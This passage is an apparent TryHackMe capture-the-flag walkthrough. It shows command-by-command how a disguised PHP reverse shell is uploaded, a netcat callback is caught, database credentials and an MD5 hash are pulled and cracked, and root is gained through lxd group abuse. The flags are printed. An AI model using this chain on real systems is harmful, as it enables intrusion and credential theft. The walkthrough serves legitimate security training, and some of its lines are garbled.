
```
┌──(1211102056㉿kali)-[~]
└─$ vim verigud.png.php
```

Now upload the file




Name	Size	Type	Modified
Videos			12 May
Templates			12 May
Public			12 May
Pictures			Yesterday
Music			12 May
Downloads			06:19
Documents			12 May
Desktop			9 Jun
verigud.png.php	5.5 kB	Program	07:40

If all of steps has been done correctly, it should say ”File Uploaded Successfully!” and the file should appear in **/grid**




```
File Uploaded Successfully!
```




```
Index of /grid

     Name           Last modified    Size Description
Parent Directory                      -
verigud.png.php  2022-07-20 12:46 5.4K

Apache/2.4.29 (Ubuntu) Server at 10.10.176.151 Port 65000
```

Launch netcat as a listener




```
┌──(1211102056㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
```

Then click on the file we uploaded, it should connect us to the victim machine.



```
┌──(1211102056㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.18.26.105] from (UNKNOWN) [10.10.176.151] 37630
SOCKET: Shell has connected! PID: 1093

ls
verigud.png.php
verigud2.png.php
pwd
/var/www/TheGrid/public_html/grid
whoami
www-data
```

Navigating back abit until **/var/www** should reveal the file **web.txt**, concatenating it says **THM{ENTER_THE_GRID}**



```
cd /var/www
ls
ENCOM
TheGrid
web.txt
cat web.txt
THM{ENTER_THE_GRID}
```

Question 6


Upgrade shell and stabilize it by doing

python3 -c ‘import pty;pty.spawn(“/bin/bash”)’

export TERM=xterm

suspending it to go back our terminal with **ctrl+z**


stty raw -echo && fg



```
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/var/www$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/var/www$ ^Z
zsh: suspended  nc -lvnp 8888

┌──(1211102056㉿kali)-[~]
└─$ stty raw -echo && fg
[1]  + continued  nc -lvnp 8888

www-data@light-cycle:/var/www$ 
```

Question 7


Navigate through the directory into **/var/www/TheGrid/includes**,
Shows a interesting file called **dbauth.php**. Concatenating it reveals the credentials for the database, which is **tron:IFightForTheUsers**



```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```


Question 8

Log into mysql with the username and password



```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```


We found the credentials under **tron** database



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Question 9

Using crackstation.net, the decrypted password is **@computer@**



Enter up to 20 non-salted hashes, one per line:

```
edc621628f6d19a13a00fd683f5e3ff7
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Question 10


The user we’re switching into is **flynn**



```
flynn@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ 
```

Question 11


Concatenating the **user.txt** outputs **THM{IDENTITY_DISC_RECOGNISED}**



```
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ 
```


Question 12

By doing **id** or **groups** command, we can see which group we can escalate privileges, which is **lxd**




```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ groups
flynn lxd
```

On our attacking machine, download and build alpine image.




```
┌──(1211102056㉿kali)-[~]
└─$ git clone https://github.com/lxd-images/alpine-3-7-apache-php5-6.git
Cloning into 'alpine-3-7-apache-php5-6' ...
remote: Enumerating objects: 9, done.
remote: Total 9 (delta 0), reused 0 (delta 0), pack-reused 9
Receiving objects: 100% (9/9), 12.41 MiB | 2.13 MiB/s, done.
Resolving deltas: 100% (1/1), done.

┌──(1211102056㉿kali)-[~]
└─$ ls
alpine-3-7-apache-php5-6  Documents  Music     Public     verigud2.png.php
Desktop                   Downloads  Pictures  Templates  Videos

┌──(1211102056㉿kali)-[~]
└─$ cd alpine-3-7-apache-php5-6
```




```
┌──(1211102056㉿kali)-[~/alpine-3-7-apache-php5-6]
└─$ ls
alpine-3-7-apache-php5-6.tar.bz2.000  image.yaml  import.sh  README.md

┌──(1211102056㉿kali)-[~/alpine-3-7-apache-php5-6]
└─$ sudo bash ./import.sh
./import.sh: line 5: lxc: command not found

┌──(1211102056㉿kali)-[~/alpine-3-7-apache-php5-6]
└─$ ls
alpine-3-7-apache-php5-6.tar.bz2  alpine-3-7-apache-php5-6.tar.bz2.000  image.yaml  import.sh  README.md
```

Then make a http server with python3 so we can send the file to the victim machine.




```
┌──(1211102056㉿kali)-[~/alpine-3-7-apache-php5-6]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

On the Victim machine side, download the alpine image from our attacking machine and importing it for lxd with the command **lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias privesc**




```
flynn@light-cycle:~$ wget 10.18.26.105:8080/alpine-3-7-apache-php5-6.tar.bz2
--2022-07-20 14:06:07--  http://10.18.26.105:8080/alpine-3-7-apache-php5-6.tar.bz2
Connecting to 10.18.26.105:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 13019149 (12M) [application/x-bzip2]
Saving to: ‘alpine-3-7-apache-php5-6.tar.bz2’

alpine-3-7-apache-p 100%[==================>]  12.42M   296KB/s    in 79s

2022-07-20 14:07:26 (162 KB/s) - ‘alpine-3-7-apache-php5-6.tar.bz2’ saved [13019149/13019149]

rivesclight-cycle:~$ lxc image import alpine-3-7-apache-php5-6.tar.bz2 --alias p
lxc image list
To start your first container, try: lxc launch ubuntu:18.04

lxc imagelist
^C^C^H^Hflynn@light-cycle:~$
flynn@light-cycle:~$ lxc image list
+---------+--------------+--------+-------------------------------+--------+---------+------------------------------
+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE   |         UPLOAD DATE
|
+---------+--------------+--------+-------------------------------+--------+---------+------------------------------
+
| Alpine  | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB  | Dec 20, 2020 at 3:51am (UTC)
|
+---------+--------------+--------+-------------------------------+--------+---------+------------------------------
+
| privesc | 4d565cdcbaad | no     | Alpine-LAMP                   | x86_64 | 12.42MB | Jul 20, 2022 at 1:13pm (UTC)
|
+---------+--------------+--------+-------------------------------+--------+---------+------------------------------
+
flynn@light-cycle:~$ 
```

Initiate the image inside a new container and mount it inside the /root directory.



```
flynn@light-cycle:~$ lxc init privesc rootgobrr -c security.privileged=true
Creating rootgobrr
flynn@light-cycle:~$
th=/mnt/root recursive=true
Device thisdevice added to rootgobrr
flynn@light-cycle:~$ lxc start rootgobrr
flynn@light-cycle:~$ lxc exec rootgobrr /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # 
```

Question 13
Concatenating the root.txt outputs **THM{FLYNN_LIVES}**



```
/mnt/root/root # cat root.txt
